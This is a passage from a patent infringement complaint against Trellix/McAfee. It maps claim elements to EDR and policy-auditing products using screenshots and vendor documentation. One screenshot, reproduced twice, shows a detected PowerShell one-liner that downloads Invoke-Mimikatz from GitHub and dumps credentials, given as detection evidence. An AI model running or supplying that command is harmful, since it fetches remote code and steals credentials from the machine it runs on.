MD5: 4FBB73DB2751FA269615D08C42A566BA
SHA-1: ABCBA2B74433016FBCE9923067D4C940F236ECF4
SHA-2: 9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3

Threat Details
Device: 59-edr-114 Feb 20, 2019 11:51:23 AM 1 affected devices

Threat Behavior
Techniques Observed (4) MITRE ATT&CK™ Matrix
Credential Dumping (Credential Access)
Commonly Used Port (Command and Control)
Scripting (Defense Evasion, Execution)
PowerShell (Execution)

Suspicious Indicators (9)
Extracted plaintext credentials from memory with Invoke-Mimikatz Powershell script
Created new scripting file under system folder
Dropped new file under system folder
Dumped credentials by mimikatz tool from downloaded powershell script
Accessed known TCP port
Suspicions file was downloaded using powershell
Downloaded executable content from third-party website by Powershell utility


Process Activity
Sequential View
wininit.exe
services.exe
svchost.exe
cmd.exe
powershell.exe

Event details
Name: POWERSHELL.EXE
Process ID: 10092
Command line: powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
File Info
Name: POWERSHELL.EXE
Path: C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
MD5: 7353F60B1739074EB17C5F4DDDEFE239

The Monitoring workspace presents high-quality, actionable endpoint threat detection without the noise. [123]

[122] https://www.trellix.com/en-us/products/edr.html
[123] https://www.trellix.com/en-us/products/edr.html


136. Every ’616 Accused Product practices receiving, by the trust orchestration server, third-party network endpoint assessments. For example, McAfee/Trellix EDR receives third-party, Cloud, and MITRE ATT&CK data.



- **Correlate data from across the enterprise for complete visibility:** Collaboration and easy integration with data sources beyond the endpoint is key to closing data gaps for multifaceted threat investigations. Tight integration with security information and event management (SIEM) solutions, such as McAfee® Enterprise Security Manager or third-party products, enables MVISION EDR to expand investigation capabilities and insight by correlating endpoint artifacts with network information and other data collected by the SIEM.

- **Uncover more with powerful cloud-based analytics:** Analytics engines inspect endpoint activity to uncover a broad spectrum of suspicious behavior and detect threats—from file-based malware to file-less attacks—that have slipped by other security defenses. Cloud-based deployment enables rapid adoption of new analytic engines and techniques.
- **Think like an attacker:** Behavior-based detection results map to the MITRE ATT&CK™ framework, supporting a more consistent process to determine the phase of a threat and its associated risk and to prioritize a response.

124



Gurucul Risk Analytics (GRA)

Gurucul Risk Analytics (GRA) is a Unified Security and Risk Analytics platform. GRA leverages over 1,500 Machine Learning Models powered by data science to prod...

Gateway eXtension

Deep Secure's Gateway extension provides true protection for Web users against all known and unknown threats concealed in uploads and downloads, to and from we...

IBM Resilient with Trellix ePO On Prem

This integration with Trellix ePolicy Orchestrator On Prem contains the ability to apply a tag to a system managed in ePO from the Resilient Platform.

ClearPass with Trellix ePO On Prem

Aruba and Trellix have partnered to integrate Aruba ClearPass Policy Manager and Trellix ePolicy Orchestrator On Prem. This integration enables key endpoint att...

OpenText EnCase Endpoint Security


Once an attacker or insider makes their first move, the clock starts ticking. Early detection and response automation are critical capabilities to any effective...

Skyhigh Cloud for Zoom

Skyhigh Cloud for Zoom is the first solution to offer API integration with Zoom's popular unified communications platform. By leveraging the Skyhigh Unified Clo...

125

[124] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-mvision-edr.pdf
[125] https://www.mcafee.com/enterprise/en-us/solutions/mvision/marketplace.html



Command Line Interpreter: POWERSHELL.EXE	Feb 20, 2019 12:19:10 PM
CMD.EXE	Feb 20, 2019 12:33:05 PM
STOCKPLAN.EXE	Feb 19, 2019 11:32:34 PM
FREEGIFTCARD.EXE	Feb 20, 2019 12:52:26 AM

Process Details
Command Line

Initial trigger	Trace detection
First detection	Feb 20, 2019 11:51:23 AM
Last detection	Feb 20, 2019 12:19:10 PM
Affected devices	1
Age	11 days

Process Attributes

First Name
Command Line

MD5
4FBB73DB2751FA269615D08C42A566BA

SHA-1
ABCBA2B74433016FBCE9923067D4C940F236ECF4

SHA-2
9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3

Threat Details

Device: 59-edr-114 Feb 20, 2019 11:51:23 AM 1 affected devices

Threat Behavior

Techniques Observed (4) MITRE ATT&CK™ Matrix
- Credential Dumping (Credential Access)
- Commonly Used Port (Command and Control)
- Scripting (Defense Evasion, Execution)
- PowerShell (Execution)

Suspicious Indicators (9)
- Extracted plaintext credentials from memory with Invoke-Mimikatz Powershell script
- Created new scripting file under system folder
- Dropped new file under system folder
- Dumped credentials by mimikatz tool from downloaded powershell script
- Accessed known TCP port
- Suspicions file was downloaded using powershell
- Downloaded executable content from third-party website by Powershell utility

Process Activity

Sequential View

Event details

Name	POWERSHELL.EXE
Process ID	10092

Command line


powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"

File Info

Name	POWERSHELL.EXE
Path	C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
MD5	7353F60B1739074EB17C5F4DDDEFE239

The Monitoring workspace presents high-quality, actionable endpoint threat detection without the noise. [126]

137. Every ’616 Accused Product practices generating, by the trust orchestration server, temporal events based at least in part on analyzing the third-party network endpoint assessments. For example, McAfee/Trellix EDR generates compliance data and assessed severity scores based at least in part on analyzing the third-party network endpoint assessments (*e.g.*, MITRE ATT&CK tactics and techniques).



Real-time search query examples

You can use the **Real-time Search** dashboard to search current processes and events happening on the endpoints.


The search box uses a query syntax and combines collectors to build powerful search expressions. A search expression consists of two parts, namely projection and filter.

For detailed examples categorized based on collectors, compliance, Indicators of Attack (IOAs) and Indicators of Compromise (IOCs), see Search real-time data of endpoints for investigation and threat hunting.

[127]

[126] https://www.trellix.com/en-us/products/edr.html

[127] Trellix MVISION Endpoint Detection and Response Product Guide - https://docs.trellix.com/bundle/mvision-endpoint-detection-and-response-product-guide/page/GUID-BC5B4C5C-4904-4414-8E8A-86ACB26037D7.html#



Compliance related queries

Category	Description
Browser extensions	Queries that search for unapproved software programs across the enterprise.
Configuration settings compliance	Queries that search for endpoints that have unrestricted execution policy set.
Software compliance	Queries that search for the installed software details.

[128]




Figure 2. See threats and your compliance status across McAfee and Microsoft technologies in one area.

[129]

138. Every ’616 Accused Product practices correlating, by the trust orchestration server, the received endpoint events and the generated temporal events. For example, McAfee/Trellix EDR correlates the received endpoint events and the generated temporal events (*e.g.*, compliance data and assessed severity scores).

[128] *Id.*

[129] https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-mvision-endpoint-epo.pdf





Figure 2. See threats and your compliance status across McAfee and Microsoft technologies in one area.

130




- **Correlate data from across the enterprise for complete visibility:** Collaboration and easy integration with data sources beyond the endpoint is key to closing data gaps for multifaceted threat investigations. Tight integration with security information and event management (SIEM) solutions, such as McAfee® Enterprise Security Manager or third-party products, enables MVISION EDR to expand investigation capabilities and insight by correlating endpoint artifacts with network information and other data collected by the SIEM.

131

139. Every ’616 Accused Product practices generating, by the trust orchestration server, an integrity profile for the system. For example, McAfee/Trellix EDR generates an integrity profile for the system (*e.g.,* a list of devices with compliance and threat issues).

[130] https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-mvision-endpoint-epo.pdf
[131] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-mvision-edr.pdf



Activity

21 events

Device	8 results	Threats	4 results	Originating Process	1 results
Name	Count	Name	Count	Name	Count
NA-CA-RPATEL-99	8	Exp.CVE-2018-0841	3	explorer.exe	3
NA-CA-CYOUNG-01	3	Trojan.Tinbalgen4	2		
NA-RL-BCODY-04	3	W97M.Jelous	2		
NA-OR-NJENNIGES-97	2	Trojan.Darkloader	1		
NA-TX-SGROBMAN-66	1				
NA-CA-GTOMIC-18	1				
NA-OR-PHEMSON-51	1				
NA-CA-SWARRIER-16	1				

□	Time ▲	Device	Threat	File Name	Active Policy	Originating Process	Action Taken
□	1 hour ago	NA-CA-RPATEL-99	Exp.CVE-2018-0841	mssecsvc.exe	Balanced Protection	explorer.exe	Clean Failed
□	2 hours ago	NA-CA-RPATEL-99	Exp.CVE-2018-0841	tasksche.exe	Balanced Protection	explorer.exe	Quarantined
□	2 hours ago	NA-CA-RPATEL-99	Exp.CVE-2018-0841	ojsrisug.exe	Balanced Protection	explorer.exe	Clean Failed

Threat Details
Exp.CVE-2018-0841

First seen in network	Feb 24, 2018
Last seen in network	Mar 1, 2018
Prevalence	6
Age	6 days

Affected Devices

NA-CA-RPATEL-99
NA-OR-NJENNIGES-97
NA-RL-BCODY-04

Additional Details

File Name
mssecsvc.exe

Originating Process
explorer.exe

MD5 Hash
7c0d3af4e85261457ebbcef6bb796782

SHA-1
5408017dffa43242bc63a948ba662412

SHA-2
8bd2187885396cb5cd74803cef297e2f

Device Details
NA-CA-RPATEL-99

Source IP	10.0.0.159
MAC address	ac:de:48:00:11:22
Operating System	Windows 10, 64-bit
OS Version	10586.1232
Last User	RPatel
Tags	High-value Assets Executives and 3 more...
Signature Age	6 Days Old Update

Security State: Resoloved

Threats found in past 7 days

Exp.CVE-2018-0841
Trojan.Tinbalgen4
W97M.Jelous
Trojan.Darkloader

Assigned Policies

History

Figure 1. MVISION ePO includes pre-defined and customizable dashboards a consolidated view, and prioritization of threat data.

[132]

140. Defendant has and continues to indirectly infringe one or more claims of the ’616 Patent by knowingly and intentionally inducing others, including customers and end-users, to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to sell, selling, and/or importing into the United States products that include infringing technology, such as the ’616 Accused Products (*e.g.*, products incorporating the Vulnerability Management feature).

141. Defendant, with knowledge that these products, or the use thereof, infringe the ’616 Patent at least as of the date of this Complaint, knowingly and intentionally induced, and continues to knowingly and intentionally induce, direct infringement of the ’616 Patent by providing these products to end-users for use in an infringing manner, as well as providing instruction and

[132] https://www.youtube.com/watch?v=odGDYzQbe80&t=1s

installation manuals on its support portal, and providing customer service through phone support and/or dedicated support staff that instruct end-users to use the products in an infringing manner.[133]

142. Defendant encourages and induces its users and customers of the ’616 Accused Products to perform the methods claimed in the Asserted Patents. For example, Defendant Trellix makes its security services available on its website, widely advertises those services, provides applications that allow customers and users to access those services, provides training and instructions for installing, and maintaining those products, and provides technical support to customers and users via the Trellix support and services.[134]

143. Defendant further encourages and induces its customers to use the infringing McAfee/Trellix ePolicy Orchestrator by providing directions for and encouraging the McAfee Agent to be installed on individual endpoint computers.[135]

144. Defendant induced infringement by others, including end-users, with the intent to cause infringing acts by others or, in the alternative, with the belief that there was a high probability that others, including end- users, infringe the ’616 Patent, but while remaining willfully blind to the infringement.

145. Taasera has suffered damages as a result of Defendant’s direct and indirect infringement of the ’616 Patent in an amount to be proved at trial.

[133] Trellix MVISION Endpoint Detection and Response Product Guide - https://docs.trellix.com/bundle/mvision-endpoint-detection-and-response-product-guide/page/GUID-BC5B4C5C-4904-4414-8E8A-86ACB26037D7.html#

[134] https://docs.trellix.com/; https://www.trellix.com/en-us/support.html; https://www.trellix.com/en-us/services/education-services.html

[135] Trellix MVISION Endpoint Detection and Response Product Guide - https://docs.trellix.com/bundle/mvision-endpoint-detection-and-response-product-guide/page/GUID-BC5B4C5C-4904-4414-8E8A-86ACB26037D7.html#; https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

146. Taasera has suffered, and will continue to suffer, irreparable harm as a result of Defendant's infringement of the '616 Patent, for which there is no adequate remedy at law, unless Defendant's infringement is enjoined by this Court.

COUNT VIII
(Infringement of the '997 Patent)


147. Paragraphs 1 through 37 are incorporated by reference as if fully set forth herein.

148. Defendant is not licensed or otherwise authorized to make, use, offer for sale, sell, or import any products that embody the inventions of the '997 Patent.

149. Defendant has and continues to directly infringe at least claim 21 of the '997 Patent, either literally or under the doctrine of equivalents, without authority and in violation of 35 U.S.C. § 271, by making, using, offering to sell, selling, and/or importing into the United States products that satisfy each and every limitation of one or more claims of the '997 Patent. Such products incorporate compliance and include at least McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor (with McAfee Agent) (the "'997 Accused Products") which is a system for controlling the operation of an endpoint, comprising: a user interface, provided by a computing system remote from the end point, configured to allow configuration of a plurality of policies; a data store, at the computing system, that contains the plurality of policies; one or more software services provided by an operating system on the endpoint configured to monitor a plurality of operating conditions identified in the plurality of policies; and one or more hardware processors at the computing system configured to: receive, across a network, status information about the plurality of operating conditions on the endpoint gathered by the one or more software services, determine a compliance state of the endpoint based on the status information and a plurality of compliance policies in the data store, and initiate, remotely by the computing system, based on the compliance state, an action identified in at least one rule in the data store, wherein

the action is carried out by the hardware processor on the endpoint, such that the computing system remotely ensures endpoint compliance with the plurality of compliance policies stored in the data store of the computing system.

150. Every ’997 Accused Product is a system for controlling the operation of an endpoint. For example, McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor controls the operation of an endpoint.



McAfee Policy Auditor Software

Auditing and patch assessment made easier

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure. Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems. McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

In today’s enterprise environment, managing compliance has become more challenging than ever before. With the never-ending influx of new regulations, it’s hard to keep up. Most organizations suffer from compliance overload. They find themselves in fire-fighting mode just to stay compliant in order to avoid fines and potential loss of revenue. In large part, the problem is compounded by manual audit processes that are neither repeatable nor efficient. The complexity and lack of visibility inherent in non-integrated security point products hinder your ability to get a complete picture of your environment, making audits even more daunting and difficult to manage.

McAfee Policy Auditor eases audits through integration with McAfee® ePolicy Orchestrator® software, which unifies management and reporting and facilitates policy customization and creation. Once you select, tailor, or create your benchmarks, you then assign IT assets for audit. After audits are performed, you can view the results on the single-pane-of-glass dashboard and drill down into the details.


Key Advantages

- Substantiates, automates, and simplifies compliance to key industry benchmarks, patch requirements, and security best practices
- Provides consistent and accurate reporting against internal and external policies
- Monitors and validates patch deployment, policies, and configurations of systems in large, multiplatform enterprise environments
- Enables unified security awareness across your entire infrastructure through streamlined, single-pane-of-glass management and reporting
- Conforms to the SCAP 1.2 standard required by the US Department of Homeland Security’s Continuous Diagnostics and Mitigation (CDM) mandate, as validated by the National Institute of Standards and Technology (NIST)

Connect With Us

[136]

[136] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-policy-auditor.pdf; https://partners.trellix.com/enterprise/es-es/assets/data-sheets/ds-policy-auditor.pdf



Overview

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure.

